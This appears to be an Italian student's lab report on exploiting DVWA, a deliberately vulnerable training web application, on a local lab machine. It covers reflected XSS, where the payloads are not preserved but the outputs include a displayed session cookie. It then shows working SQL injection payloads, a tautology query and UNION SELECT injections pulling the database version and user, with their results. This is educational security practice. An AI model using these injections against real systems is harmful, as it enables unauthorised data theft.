

ESERCITAZIONE W13D4

Consegna:

XSS


1. Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
2. Cookie (recupero il cookie), webserver ecc.

SQL

1. Controllo di injection
2. Esempi
3. Union

Screenshot/spiegazione in un report di PDF

- 1) Accedo alla DVWA e mi sposto nella sezione per l' XSS reflected:



The screenshot shows the DVWA web application interface. At the top, there's a dark header with the DVWA logo. Below the header, on the left, is a sidebar menu with various security topics. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the label "What's your name?" and a text input field containing the word "admin". Next to the input field is a "Submit" button. Below the input field, the text "Hello admin" is displayed in red. Underneath the form, there's a section titled "More info" with three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

admin

Hello admin

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

- 2) Un esempio può essere questo comando che mi restituisce l'output in corsivo:

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello admin

More info

- 3) Questo comando invece fa comparire un pop-up

What's your name?

Submit

192.168.1.101

admin

OK

- 4) Questo invece per il recupero del cookie di sessione

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello

192.168.1.101

security=low; PHPSESSID=d2720bb9df5680d1b1e61a71227963f6

OK

- 5) Mi sposto nella SQL injection ed anche qui provo ad utilizzare dei comandi
- 6) Questo comando restituisce dal database tutti i “First_name” e “Surname”

Vulnerability: SQL Injection

User ID:

```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

- 7) Aggiungendo al comando precedente “union” più ciò che si desidera trovare, restituirà nel campo “Surname” l’informazione (in questo caso la versione e l’user).

Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5

Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, user() #
First name:
Surname: root@localhost